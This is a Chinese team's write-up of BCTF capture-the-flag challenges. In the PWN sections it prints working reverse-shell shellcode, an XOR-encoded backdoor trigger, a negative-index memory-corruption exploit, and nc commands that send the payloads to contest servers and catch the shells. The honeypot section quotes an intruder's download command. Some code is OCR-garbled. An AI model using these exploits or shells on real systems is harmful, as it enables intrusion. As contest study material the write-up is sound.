

# BCTF 解题报告

BCTF 解题报告	1
MISC	2
初来乍到 (By Lanlan)	2
内网探险 (By Lanlan & Sky)	2
诱捕陷阱 (By 杜荀鹤 & d)	2
PPC & CRYPTO	5
混沌密码锁 (By Lanlan & Sky)	5
他乡遇故知 (By Guest & 杜荀鹤)	6
地铁难挤 (By Lanlan)	7
PWN	10
后门程序 (By d)	10
身无分文 (By d)	12
情报窃取 (By Random)	14
REVERSE	29
最难的题目 (By d & L0g1n)	29
小菜一碟 (By L0g1n)	30
码海密踪 (By d)	34
WEB	37
分分钟而已 (By Lanlan)	37
真假难辨 (By 杜荀鹤 & Summer)	39
见缝插针 (By Lanlan & Random)	40
冰山一角 (By Lanlan & Sky)	41

## MISC

### 初来乍到（By Lanlan）

这个题貌似就是传说中的签到题，不过我当时找了半天，关注 BCTF 的官方账号之后，在他的公司那一栏会看到一个 flag，果断提交就成了。

### 内网探险（By Lanlan & Sky）

下载了 pcap 包 [http://bctf.cn/files/downloads/misc200\\_23633b6b34ccf6f2769d35407f6b2665.pcap](http://bctf.cn/files/downloads/misc200_23633b6b34ccf6f2769d35407f6b2665.pcap)，可以看到两个 DNS 的解析请求，请求的 IP 是 218.2.197.236，telnet 到 218.2.197.236:12345，要输入四个 ip 进行验证，直接指向 218.2.197.236 是解析不到，通过这个博客 (<http://briteming.blogspot.com/2013/03/tcp-dns-proxy.html> 需要翻墙访问) 的提示。

使用 TCP 查询，得到四个 ip 地址，nc 连接，提交 ip，得到 flag

四个 ip 地址：

- 1 10.1.2.33
- 2 10.200.55.126
- 3 172.18.42.30
- 4 192.168.234.3

### 诱捕陷阱（By 杜荀鹤 & d）

根据提示，找到 dionaea 蜜罐系统的官方网站 [dionaea.carnivore.it](http://dionaea.carnivore.it)。

按照 deployment 一节，将蜜罐搭建在 IP 地址为 10.10.10.13 的虚拟机上。使用命令  
opt/dionaea/bin/dionaea /opt/dionaea/ -w /opt/dionaea -p /opt/dionaea/var/dionaea.pid  
运行系统。然后在本机(10.10.10.1)重放 log 文件

python retry.py -sr -port=445 -H 10.10.10.13 --file=dionaea.bistream

重放后，在虚拟机中执行

./readlogsqltree.py -t \$(date '+%s')-24\*3600 /opt/dionaea/var/dionaea/logsqli.sqlite

查看记录，如下图，感觉没什么发现，疑惑是我使用的姿势不正确？

```
2014-03-10 00:55:26
connection 4 smbd tcp accept 10.10.10.13:445 <- 10.10.10.1:51595 (4 None)
dcerpc bind: uuid '8575de8c-f1e5-503e-daf9-6cbf9d57eda4' (None) transfersyntax 8a885d04-1ceb-11c9-9fe8-08002b104860
dcerpc bind: uuid 'e56f36bd-26c9-3dfe-076d-ec02ad6a73e7' (None) transfersyntax 8a885d04-1ceb-11c9-9fe8-08002b104860
dcerpc bind: uuid 'd4990fc1-0012-2b0c-306c-ddda6a53473b' (None) transfersyntax 8a885d04-1ceb-11c9-9fe8-08002b104860
dcerpc bind: uuid '5a3c1aea-324e-9dc7-4f33-267b989f8d8e' (None) transfersyntax 8a885d04-1ceb-11c9-9fe8-08002b104860
dcerpc bind: uuid 'd3a7eab3-d788-c668-ef6f-bb9388a5f1f1' (None) transfersyntax 8a885d04-1ceb-11c9-9fe8-08002b104860
dcerpc bind: uuid 'bfaaf59a-821a-e60a-ab2c-d795263b22b9' (None) transfersyntax 8a885d04-1ceb-11c9-9fe8-08002b104860
dcerpc bind: uuid '593bb520-f7d1-b864-ddd3-95d51e0e7b58' (None) transfersyntax 8a885d04-1ceb-11c9-9fe8-08002b104860
dcerpc bind: uuid '160430b0-8302-b159-5585-f4fe12ae4710' (None) transfersyntax 8a885d04-1ceb-11c9-9fe8-08002b104860
dcerpc bind: uuid '69f05cf3-4c96-8d32-0bb0-0a15932d50fe' (None) transfersyntax 8a885d04-1ceb-11c9-9fe8-08002b104860
dcerpc bind: uuid 'a9942000-3a92-be97-091e-d380a9a5ee5f' (None) transfersyntax 8a885d04-1ceb-11c9-9fe8-08002b104860
dcerpc bind: uuid '6bffd098-a112-3610-9833-46c3f87e345a' (WKSSVC) transfersyntax 8a885d04-1ceb-11c9-9fe8-08002b104860
dcerpc request: uid '6bffd098-a112-3610-9833-46c3f87e345a' (WKSSVC) opnum 27 (NetAddAlternateComputerName (MS03-39))
dcerpc request: uid '6bffd098-a112-3610-9833-46c3f87e345a' (WKSSVC) opnum 27 (NetAddAlternateComputerName (MS03-39))
dcerpc request: uid '6bffd098-a112-3610-9833-46c3f87e345a' (WKSSVC) opnum 27 (NetAddAlternateComputerName (MS03-39))
```

看起来好像是 MS03039 的溢出？没思路。

下载 kippo 蜜罐，在 utils 目录下有重放 log 的工具 playlog.py。使用命令

python playlog.py kippo.ttylog.692ce16db7d940cb9ec52a8419800423

重放第二段 log，会发现入侵者尝试下载一个文件。

```
[4hnas3:/tmp# axel 2792326331/fool
bash: axel: command not found
nas3:/tmp# curl 2792326331/fool
bash: curl: command not found
```

其中 2792326331 实际上是 IP 地址 166.111.132.187 十进制表示，这两个命令都是在尝试下载 <http://166.111.132.187/fool> 这个文件。

下载回来，发现是 windows 可执行文件，交给逆向大神队友逆向之。

---

查看队友发来的 fool.exe，发现在 sub\_4011C0 函数，有字符赋值的操作，随后调用的 sub\_401190 进行异或解密。

用 OD 载入直接从 4011C0 开始运行，在内存中得到未解密的字符，然后写脚本异或解密。

在运行结果中，找到 FLAG: BCTF{Y0u\_6oT\_lt\_7WxMQ\_jjR4P\_mE9bV}

```
signed int __cdecl sub_401190(int a1, int a2, char a3)
{
    signed int result; // eax@1
    int v4; // esi@1
    char v5; // dl@2

    v4 = a1;
    result = 0;
    do
    {
        v5 = *(BYTE *)v4;
        v4 += 4;
        *(BYTE *)(result++ + a2) = a3 ^ v5;
    }
    while ( result < '\0' );
    return result;
}
```

0040128E	674424 06 HH000000	mov uwuru ptr ss:[esp+06],0HH
00401296	C74424 70 CC000000	mov dword ptr ss:[esp+70],0CC
0040129E	C74424 74 A8000000	mov dword ptr ss:[esp+74],0A8
004012A6	C74424 7C 95000000	mov dword ptr ss:[esp+7C],95
004012AE	C78424 80000000 BD000000	mov dword ptr ss:[esp+80],0BD
004012B9	C78424 84000000 C1000000	mov dword ptr ss:[esp+84],0C1
004012C4	C78424 88000000 9A000000	mov dword ptr ss:[esp+88],9A
004012CF	C78424 8C000000 AE000000	mov dword ptr ss:[esp+8C],0AE
004012DA	C78424 90000000 85000000	mov dword ptr ss:[esp+90],85
004012E5	E8 A6FFFF	call Fool.00401190
004012EA	81C4 94000000	add esp,94
004012F0	00	.
00401190=Fool.00401190		

地址	十六进制	ASCII
0012FF38	BA 00 00 00 BB 00 00 00 AC 00 00 00 BE 00 00 00	?..?..?..?..
0012FF48	83 00 00 00 A1 00 00 00 C8 00 00 00 8D 00 00 00	?..?..?..?..
0012FF58	A7 00 00 00 CE 00 00 00 97 00 00 00 AC 00 00 00	?..?..?..?..
0012FF68	A7 00 00 00 B1 00 00 00 8C 00 00 00 A7 00 00 00	?..?..?..?..
0012FF78	CF 00 00 00 AF 00 00 00 80 00 00 00 B5 00 00 00	?..?..■?..?..
0012FF88	A9 00 00 00 A7 00 00 00 92 00 00 00 92 00 00 00	?..?..?..?..
0012FF98	AA 00 00 00 CC 00 00 00 A8 00 00 00 A7 00 00 00	?..?..?..?..
0012FFA8	95 00 00 00 BD 00 00 00 C1 00 00 00 9A 00 00 00	?..?..?..?..
0012FFB8	AE 00 00 00 85 00 00 00 F0 FF 12 00 6F 77 81 7C	?..?..?■.ow]
0012FFC8	AC B8 12 00 70 B9 12 00 00 F0 FD 7F 38 C8 54 80	■.p?..痕■8莞■
0012FFD8	C8 FF 12 00 B8 A5 64 87 FF FF FF FF B0 9A 83 7C	?■.弗d?üüü敲億
0012FFE8	78 77 81 7C 00 00 00 00 00 00 00 00 00 00 00 00	xw]
0012FFF8	C0 1D 40 00 00 00 00 00 00 00 00 00 00 00 00 00	?@.....

fool.py + (-/ctf/bctf) - VIM

```

文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
S= \xba\xbb\xac\xbe\x83\xa1\xc8\x8d\xa7\xce\x97\xac\xa7\xb1\x8c\x87\xcf\xaf\x80\xb5\x9a\x97\x92\xaa\xcc\x88\x95\xbd\xc1\x9a\xae\x85
for i in range(256):
    t=''
    for x in s:
        t+=chr(ord(x)^i)
    print t
~
```

1, 1 全部

d@k: ~/ctf/bctf

```

文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
LMZHuw>{ Q8aZQGzQ9YvC_Qdd\:^QcK7lXs
ML[ ItV? zP9`[ PF{ P8XwB^Pee] ;_PbJ6mYr
BCTF{ You_6oT_It_7WxM0_jjR4P_mE9bV}
CBUGzX1t^7nU^Hu^6VyLP^kkS50^lD8cW|
@AVDy[ 2w] 4mV] Kv] 5Uz0S] hhP6R] oG; `T
A@WExZ3v\ 5lW\ Jw\ 4T{ NR\ iiQ7S\nF: aU~
FGPB\4q[ 2kP[ Mp[ 3S] IU[ nnVoT[ iA=fRy
GFQC~\5pZ3jQZLqZ2R} HTZooW1UZh@<gSx
DER@_6sYoiRYOrY1Q-KWYllT2VYkC? dP{
d@k: ~/ctf/bctf$
```

## PPC & CRYPTO

### 混沌密码锁（By Lanlan & Sky）

1、给了一个 python 的脚本，下到本地，瞅了瞅，发现需要写数字决定 4 个函数的顺序。  
通过穷举跑出字符顺序：

```
#####
number = [1,2,3,4,5,6,7,8,9]
for one in number:
    f1 = 'fun' + str(one)
for two in number:
    f2 = 'fun' + str(two)
for three in number:
    f3 = 'fun' + str(three)
for four in number:
    f4 = 'fun' + str(four)
try:
    answer_hash = f['fun6'][f['fun2'][(f[f1][f[f2][(f[f3][f[f4](answer))]))))]
except:
    pass
else:
    if len(answer_hash) == 0:
        pass
    else:
        print one,two,three,four
#最后的数字输入顺序为 3、5、1、4
#####

(2)加密的过程如下所示
gb2312
(
    base64decode(
        zlib.decompress(
            binascii.unhexlify(
                reverse(
                    dec2hex(answer)
                )
            )
        )
    )
)
```

(3)发现 check\_equal 函数的特殊返回值，必须是要 False  
def check\_equal(a, b):

```
if a == b:  
    return True  
try:  
    if int(a) == int(b):  
        return True  
except:  
    return False  
return False
```

得到的信息是，key 需要不同，但是编码后的结果需要相同。

(4)编写代码测试得到是 zlib.decompress 的后面添加字符串，然后再去编码，实现编码后的结果一样

```
answer_hash = f['fun6']      (f['fun2'](f[f1] (f[f2](f[f3](f[f4](answer))))))  
answer_hash1 = f[f1](f[f2](f[f3](f[f4](answer))))  
answer_hash2 = answer_hash1 + 'xx'  
if answer_hash == f['fun6'](f['fun2'](answer_hash2)):  
    print "ok"  
else:  
    print "no!"
```

(5)反推构造了一个新的 key 和之前得到的函数顺序一并提交，就可获得 flag。

## 他乡遇故知 (By Guest & 杜荀鹤)

根据提示，找到了加密方式是 Tupper self referential formula

[http://www.pyepedia.com/index.php/Tupper\\_self\\_referential\\_formula](http://www.pyepedia.com/index.php/Tupper_self_referential_formula)

利用提供的 python 程序，解出通信内容为

Tupper: LOL, I think they bastard knows nothing about math.

Mitnick: It's not safe! You should use 61, 17 is too weak.

Tupper: Fine, then, here is your flag in 61.

根据提示，修改参数 17 为 61，就可以正确解密接下来的两段密文了。修改后的代码如下

```
def Tupper_self_referential_formula():  
    #密文  
    k = 2131231  
    def f(x,y):  
        d = ((-61 * x) - (y % 61))  
        e = reduce(lambda x,y: x*y, [2 for x in range(-d)]) if d else 1  
        f = ((y / 61) / e)  
        g = f % 2  
        return 0.5 < g
```

```
#分段输出明文
for aa in xrange(5):
    for y in range(k+60, k-1, -1):
        line = ""
        for x in range(107*aa, 107*(aa+1)):
            if f(x,y):
                line += "*"
            else:
                line += " "
        print line
```

Tupper\_self\_referential\_formula()

key 为 BCTF{p1e4se-d0nt-g1ve-up-cur1ng}  
请不要放弃治疗。。。出题人你这么调皮，你家里人知道么？

## 地铁难挤（By Lanlan）

- (1) 先吐槽一下，这道题真是非常拧巴啊，考算法就行了嘛，为毛在前面加上一个 sha1 的暴力破解那，难道考验我们写多线程的功力？
- (2) 言归正传，首先来破解这个 sha1，几经尝试发现他是 4 位大小写字母和数字的组合，于是乎就写了一个，纯暴力的四层循环来破解。尝试了几次发现，不超时的概率大概在十分之一左右。边查资料边改成了多线程的，不过情况没好太多，之后我都是忍着运行四五次成功一次的概率来调试，别提有多蛋疼了。

```
- def find_hash(source,hash,b):
-     global hashX
-     for i in b:
-         for j in "1234567890qwertyuioplkjhgfdssazxcvbnmQWERTYUIOPLKJHGFDSA2XCVBNM":
-             for k in "1234567890qwertyuioplkjhgfdssazxcvbnmQWERTYUIOPLKJHGFDSA2XCVBNM":
-                 for l in "1234567890qwertyuioplkjhgfdssazxcvbnmQWERTYUIOPLKJHGFDSA2XCVBNM":
-                     if hashlib.sha1(source+i+j+k+l).hexdigest() == hash:
-                         hashX = i+j+k+l
-
- def threadxx(source,hash):
-     for i in "1234567890qwertyuioplkjhgfdssazxcvbnmQWERTYUIOPLKJHGFDSA2XCVBNM":
-         thread.start_new_thread(find_hash, (source,hash,i))
```

PS: 不要嘲笑我的代码

- (3) 前面的 sha1 解决了之后（其实不算完美解决），就后面就是一个玩游戏的关卡，这里要再说一下坑爹的第二点，没有给出游戏规则而且题目描述尽可能少的并没说最少的，所以这里我就乐呵呵的想，写一个贪心就行了吧，酿成了后来的悲剧。

- (4) 首先得把游戏规则试出来，经过一系列的尝试，得出游戏规则如下。  
一排人排队有如下几种规则

RRRL 变成 RRRR L

RRL L 变成 RR LL

RRL L 变成 R LRL

只能同时出现一个空格

R 在左边 L 在右边之后游戏结束，不用管空格在哪里

(5) 根据这个规则首先写了个贪心，跑了一下，竟然说我 *too many times*，这里我就真的想，大概加点优化就能过了吧，于是乎加了一大堆优化，还是跑几关之后就会出现 *too many times*，我擦我当时就崩溃了，这到底有多少关啊。前边 *sha1* 的暴力还老超时，造成各种调试不愉快。不过还得忍着蛋疼继续搞。

```
while data.find(" ")<len(data)-1:  
    if data.find("LR")<0 and data.find("L R")<0:  
        break  
    i=data.find(" ")  
    datat = data[data.find(" "):]  
    if datat.find("R")<0:  
        break  
  
    if i<=len(data)-3 and ( ( data[i+1]=="L" and data[i+2]=="R" ) or data[i+1]==data[i+2] ):  
        st.send(str(i+3)+"\n")  
        data = st.recv(1024)  
        print data  
        #file_obj.write(data)  
    else:  
        st.send(str(i+2)+"\n")  
        data = st.recv(1024)  
        print data  
        #file_obj.write(data)  
  
while data.find(" ")>0:  
    if data.find("LR")<0 and data.find("L R")<0:  
        break  
    datat = data[:data.find(" ")]  
    if datat.find("L")<0:  
        break  
  
    i=data.find(" ")  
    if 2<=i and ( ( data[i-1]=="R" and data[i-2]=="L" ) or data[i-1]==data[i-2] ):  
        st.send(str(i-1)+"\n")  
        data = st.recv(1024)  
        print data  
        #file_obj.write(data)  
    else:  
        st.send(str(i)+"\n")  
        data = st.recv(1024)  
        print data  
        #file_obj.write(data)
```



```

while data.find(" ")<len(data)-1:
    if data.find("LR")<0 and data.find("L R")<0:
        break
    i=data.find(" ")
    datat = data[data.find(" "):]
    if datat.find("R")<0:
        break

    if i<=len(data)-3 and ( ( data[i+1]=="L" and data[i+2]=="R" ) or data[i+1]==data[i+2] ):
        st.send(str(i+3)+"\n")
        data = st.recv(1024)
        print data
        #file_obj.write(data)
    else:
        st.send(str(i+2)+"\n")
        data = st.recv(1024)
        print data
        #file_obj.write(data)

while data.find(" ")>0:
    if data.find("LR")<0 and data.find("L R")<0:
        break
    datat = data[:data.find(" ")]
    if datat.find("L")<0:
        break

    i=data.find(" ")
    if 2<=i and ( ( data[i-1]=="R" and data[i-2]=="L" ) or data[i-1]==data[i-2] ):
        st.send(str(i-1)+"\n")
        data = st.recv(1024)
        print data
        #file_obj.write(data)
    else:
        st.send(str(i)+"\n")
        data = st.recv(1024)
        print data
        #file_obj.write(data)

```

(6) 在验证了贪心完全没有希望跑出 flag 之后（主要就怪题目描述不清楚），要是最优解的话，肯定就是动态规划来解。于是乎，就写了个动态规划，还得记录一下之前是怎么选的。思路和 Dijkstra 的思想有点像。

```

def doDP():
    global dp,dp_check,go
    while True:
        data , way = dp.pop(0)
        for i in go:
            b_pos = data.find(" ")
            if 0<=b_pos+i and b_pos+i<len(data):
                data_go = changeX(b_pos,b_pos+i,data)
                if data_go not in dp_check:
                    if data_go.find("LR")<0 and data_go.find("L R")<0:
                        print data_go
                        return way+" "+str(b_pos+i)
                    dp.append([data_go,way+" "+str(b_pos+i)])
                    dp_check.add(data_go)

```

(7) 最后就是跑跑跑 100 关之后 flag 就出来了

## PWN

## 后门程序（By d）

## ● 代码分析

1、首先找到主函数 08048BBD，其中有 3 个与题目有关的函数：

- a) 08048BF0 call sub\_8048C29
- b) 08048BFC call sub\_8048D92
- c) 08048C08 call sub\_8048DDE

2、在 sub\_8048C29 中，程序会读取/home/ctf/txt.txt 中的内容随后输出。

3、在 sub\_8048D92 中，程序会将 n0b4ckd00r 遂字符存至 08041B45 处。

4、IDA 中 F5 查看 sub\_8048DDE 的代码，程序会将我们输入的字符串 s1 与字符串 <baidu-rocks,froM-china-with-love>相异或，如果异或后，前 10 个字符与 08041B45 处的 n0b4ckd00r 相同，则会将 s1[10] 开始的数据作为函数进行调用。

```

signed int __cdecl sub_8048DDE(char *s1)
{
    int v1; // ST28_4@1
    signed int result; // eax@3
    signed int v3; // [sp+1Ch] [bp-1Ch]@4
    size_t v4; // [sp+20h] [bp-18h]@4
    signed int i; // [sp+2Ch] [bp-Ch]@4

    printf("\nReplay?(y/n)");
    fflush(stdout);
    scanf("%s", s1);
    dword_804B088 ^= dword_804B088 << 16;
    dword_804B088 ^= (unsigned int)dword_804B088 >> 5;
    dword_804B088 ^= 2 * dword_804B088;
    v1 = dword_804B088;
    dword_804B088 = dword_804B08C;
    dword_804B08C = dword_804B090;
    dword_804B090 = v1 ^ dword_804B088 ^ dword_804B08C;
    if (*s1 != 'n' && *s1 != 'N')
    {
        v4 = strlen(s1);
        v3 = strlen("<baidu-rocks,froM-china-with-love>");
        for ( i = 0; i < (signed int)v4; ++i )
            s1[i] ^= aBaiduRocksFrom[i % v3];
        if ( memcmp(s1, &n0b4ckd00r, 0xAu) )
        {
            result = 1;
        }
        else
        {
            ((void (*)(void))(s1 + 10))();
            result = 0;
        }
    }
}

```

## ● 利用方法

将字符串 n0b4ckd00r 与 SHELLCODE 合并再与字符串 <baidu-rocks,froM-china-with-love> 异或，发送给服务器。

## ● 本地测试

首先编写脚本生成要发送的数据。

完整 SHELLCODE 参见： <http://shell-storm.org/shellcode/files/shellcode-849.php>

```

IP=\x71\xe0\x9b\x02"
PORT=0x7a\x69"
SC+=\x31\xc0"
SC+=\x52"
SC+=\x68\x6e\x2f\x73\x68"
SC+=\x68\x2f\x2f\x62\x69"
SC+=\x89\xe3"
SC+=\x52"
SC+=\x53"
SC+=\x89\xe1"
SC+=\x52"
SC+=\x89\xe2"
SC+=\xb0\x0b"
SC+=\xcd\x80"

bd=<baidu-rocks, from-china-with-love>
data= nob4ckdoor" +sc+"\\n"

xordata="
for i in range(len(data)):
    xordata+=chr(ord(bd[i%len(bd)])^ord(data[i]))
open('backdoordata', 'w').write(xordata)

import binascii
print repr(binascii.hexlify(xordata))

```

d@k: ~/ctf/bctf\$ python backdoor3.py  
'5252035d071e49425f115ab31dbd43a67cffd30eda6f3047710375022fe58ebbe5b7fad20758bfc62f1a1  
e83f0714a0e08062b7e9dabe08f0b3d263ffd89e0ec5ebfd43dc2abd156a9f5588a5ea3391b42490107250  
24c0a00e7827f24e0953aa48edf7da8be36'

然后将生成的数据重定向给 backdoor

```

(gdb) file backdoor
Reading symbols from /home/d/ctf/bctf/backdoor... (no debugging symbols found)...
done.
(gdb) break *0x08048E10
Breakpoint 1 at 0x8048e10
(gdb) r <backdoordata
Starting program: /home/d/ctf/bctf/backdoor <backdoordata

Replay? (y/n)
Breakpoint 1, 0x08048e10 in ?? ()
(gdb) x/200bx *(int*)($ebp+8)
0xfffffd6c8: 0x52 0x52 0x03 0x5d 0x07 0x1e 0x49 0x42
0xfffffd6d0: 0x5f 0x11 0x5a 0xb3 0x1d 0xbd 0x43 0xa6
0xfffffd6d8: 0x7c 0xff 0xd3 0x0e 0xda 0x6f 0x30 0x47
0xfffffd6e0: 0x71 0x03 0x75 0x02 0x2f 0xe5 0x8e 0xbb
0xfffffd6e8: 0xe5 0xb7 0xfa 0xd2 0x07 0x58 0xbf 0xc6
0xfffffd6f0: 0x2f 0x1a 0x1e 0x83 0xf0 0x71 0x4a 0x0e
0xfffffd6f8: 0x08 0x06 0x2b 0x7e 0x9d 0xab 0xe0 0x8f
0xfffffd700: 0x00 0xe5 0xfe 0xf7 0xc0 0x8a 0x04 0x08
0xfffffd708: 0x01 0x00 0x00 0x00 0xa2 0x8f 0x04 0x08

```

发现 xordata[56]的 0x0b 无法被 scanf()读入，导致后面的数据被截断，那么修改一下 shellcode

```

SC+=\x68" +IP
SC+=\x66\x68" +PORT
SC+=\x66\x53"
SC+=\xfe\xc3"
SC+=\x89\xe1" +"\x90"
SC+=\x6a\x10"

```

程序接收到的数据如下

```
(gdb) x/200bx *(int*)($ebp+8)
0xfffffd6c8: 0x52 0x52 0x03 0x5d 0x07 0x1e 0x49 0x42
0xfffffd6d0: 0x5f 0x11 0x5a 0xb3 0x1d 0xbd 0x43 0xa6
0xfffffd6d8: 0x7c 0xff 0xd3 0x0e 0xda 0x6f 0x30 0x47

d@k: ~/ctf/bctf$ python backdoor3.py
'5252035d071e49425f115ab31dbd43a67cffd30eda6f3047710375022fe58ebbe5b7fad20758bfc62f1a1
e83f0714a0e08062b7e9dabe08ff147673822e1cca1ef47ac8f3f9ca8d95bb8ad079752ab2144085d1c254
54c470b07e8ce253af897fe58dc66ef3bc68'

0xfffffd708: 0xef 0x47 0xac 0x8f 0x3f 0x9c 0xa8 0xd9
0xfffffd710: 0xb5 0xb8 0xad 0x07 0x97 0x52 0xab 0x21
0xfffffd718: 0x44 0x08 0x5d 0x1c 0x25 0x45 0x4c 0x47
0xfffffd720: 0x00 0x77 0xd7 0xf7 0x90 0xe5 0xfe 0xf7
```

继续修改 shellcode

```
sc+= '\x68\x6e\x2f\x73\x68' + '\x90\x90\x90'
```

此时所有数据能被 `scanf()` 完整接收。

### ● 远程测试

首先监听 31337 端口，然后在新的窗口中用 nc 将 `backdoordata` 发送给服务器。

`nc 218.2.197.249 1337 < backdoordata`




```
Drink all the booze
Hack all the things
Drink all the booze
Hack all the things
Drink all the booze
Hack all the things

Replay? (y/n)^C
d@k: ~/ctf/bctf$
```

```
d@k: ~$ nc -lvp 31337
nc: listening on :: 31337 ...
nc: listening on 0.0.0.0 31337 ...
nc: connect to 192.168.1.15 31337 from 218.2.197.249 (218.2.197.249) 60203 [6020
3]
cat /home/ctf/flag
BCTF{H4v3-4-n1C3-pWn1nq-f3sT1v4l!!}
```

身无分文 (By d)

### ● 代码分析

- 1、在 IDA 中通过字符串 “==== MENU ====” 的引用找到主菜单显示函数 `show_menu(08048B80)`，他的调用者 `menu(08048C00)` 是处理菜单选择的函数，`menu` 的调用者为 `main(08048570)`
- 2、在 `menu` 函数中，有定义 8 字节的数组，每 1 个字节用来表示每种手机加到购物车的数量。并在调用 `show_cart(08048950)`, `buy_mobile(08048840)`, `check_out(08048A30)` 时将数组地址 `arr` 作为参数传递。
- 3、`buy_mobile` 接收 Mobile ID 后，首先确保第一个字符不为负号 “-”，然后 `strtol()` 会将收到的字符串按十进制形式转换为 int 型数值 `index`。`index` 小于等于 8 时使 `arr[8-index]` 加 1。

4、check\_out 接收 0x14 个字节的 Name 存到 0804B12，接收 0xC8 个字节的 Credit\_Card\_Number 存到 0804B1E0。

### ● 利用方法

1、首先很愉快的看到 Credit\_Card\_Number 所在处具有读写执行权限，那么只要把 SHELLCODE 存进去，再想办法跳到这里就可以完成溢出了。

```
d@k: ~$ cat /proc/28424/maps
08048000-0804a000 r-xp 00000000 08:05 3935464
0804a000-0804b000 r-xp 00001000 08:05 3935464
0804b000-0804c000 rwxp 00002000 08:05 3935464
f7e51000-f7e52000 rwxp 00000000 00:00 0
```

2、虽然 buy\_mobile 对第 1 个字符是否为负号 “-” 进行了判断，但是如果在负号前面加空格的话，就可以绕过了。例如，`printf("%d\n",strtol("-9",0,10));`结果为-9。这样就可以通过控制 arr[8-index] 中的 index 为负值，使任意地址比 arr+8 大的内存区域的某一字节+1。

3、因为 arr 是在 menu 中定义的，所以 menu 函数的返回地址(0804859e)所在内存地址会比 arr 要高，我们刚好可以修改，将其修改成 Credit\_Card\_Number 所在地址 0804B1E0，这样当 menu 函数返回时，便会跳转到我们保存在 Credit\_Card\_Number 中的 SHELLCODE。

### ● 溢出构造

```
Breakpoint 1, 0x080488dc in ?? ()
(gdb) x/2i $eip
=> 0x80488dc:    sub    %eax, %ebx
      0x80488de: addb   $0x1, 0x8(%ebx)
(gdb) x/30bx $ebx+8
0xfffffd70c: 0x00 0x70 0x07 0x47 0xf4 0x1f 0xfb 0xf7
0xfffffd714: 0xf4 0xd5 0xff 0xff 0xf4 0x1f 0xfb 0xf7
0xfffffd71c: 0x9e 0x85 0x04 0x08 0x3c 0x00 0x00 0x00
0xfffffd724: 0x90 0x87 0x04 0x08 0xb 0x8d
(gdb) 
```

调试后可以知道，只需要将 Mobile ID 为-16 的手机加进购物车 0xE0-0x9e 次。Mobile ID 为-17 的手机加进购物车 0xB1-0x85 次，便可将 menu 的返回地址改写为 0804B1E0。

### ● 代码及结果

完整 SHELLCODE 参见：<http://shell-storm.org/shellcode/files/shellcode-849.php>

```
mobile.py (-/ctf/bctf) - VIM
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
IP="\"x77\x76\xed\x2f"
PORT="\"x7a\x69"
sc="\"x31\xc0\x31\xdb\x31\xc9\x31\xd2\xb0\x66\xb3\x01\x51\x6a\x06\x6a\x01\x6a\x02\x02\x68"+IP+"\x66\x68"+PORT+"\"x66\x53\xfe\xc3\x89\xe1\x6a\x10\x51\x56\x89\xe1\xc80\x75\xf8+"x52\xb8\x7f\x40\x84\x79\x2d\x11\x11\x11\x11\x50\x90\xb8\x40\x73\x83\x52\x53\x89\xe1\x52\x89\xe2\xb0\xab\xcd\x80\x90";
data+="
data+=" a\n -16\n *( 0x00-0x9e)
data+=" a\n -17\n *( 0xb1-0x85)
data+=" a\n1\n"
data+=" c\ny\n"
data+=" name\n"
data+=sc+"\n"
data+=" d\n"
open('mobiledata', 'w').write(data)
"mobile.py" 26L, 723C
```

d@k: ~

```
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
d@k: ~$ nc -lvp 31337
nc: listening on : 31337 ...
nc: listening on 0.0.0.0 31337 ...
nc: connect to 192.168.1.15 31337 from 218.2.197.251 (218.2.197.251) 36841 [3684]
1]
cat /home/ctf/flag
BCTF{noW_4ll_Th3_ph0N3s_B3long_T0_yoU_~}
```

d@k: ~/ctf/bctf

```
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
d@k: ~/ctf/bctf$ nc 218.2.197.251 1234 < mobiledata
*****
* Welcome to the Mobile Shopping Center * 
*****
==== MENU ====
1. Mobile List
```

## 情报窃取 (By Random)

### 情报窃取


米特尼克在凯瑟琳手机中窃取到一些情报，成功逃脱了一次针对他的抓捕行动。然而在中国国际刑警的建议下，凯瑟琳在手机上安装了百度手机卫士，将米特尼克植入的木马应用检测并移除掉了。米特尼克必须找到另外的情报窃取渠道，他发现凯瑟琳经常使用一个专用的在线邮箱客户端，米特尼克必须侵入在线邮箱的服务器。

[http://bctf.cn/files/downloads/mailbox\\_177d7690bb16ccae7f7e6406a643ca05](http://bctf.cn/files/downloads/mailbox_177d7690bb16ccae7f7e6406a643ca05)

[http://bctf.cn/files/downloads/libc.so.6\\_6af07f67f3ea510adb71fb446e3b6e3a](http://bctf.cn/files/downloads/libc.so.6_6af07f67f3ea510adb71fb446e3b6e3a)

服务器地址：218.2.197.244:2337

这是个模拟的在线邮箱系统，用户登录进去可以创建、查看以及删除自己的邮件。



```
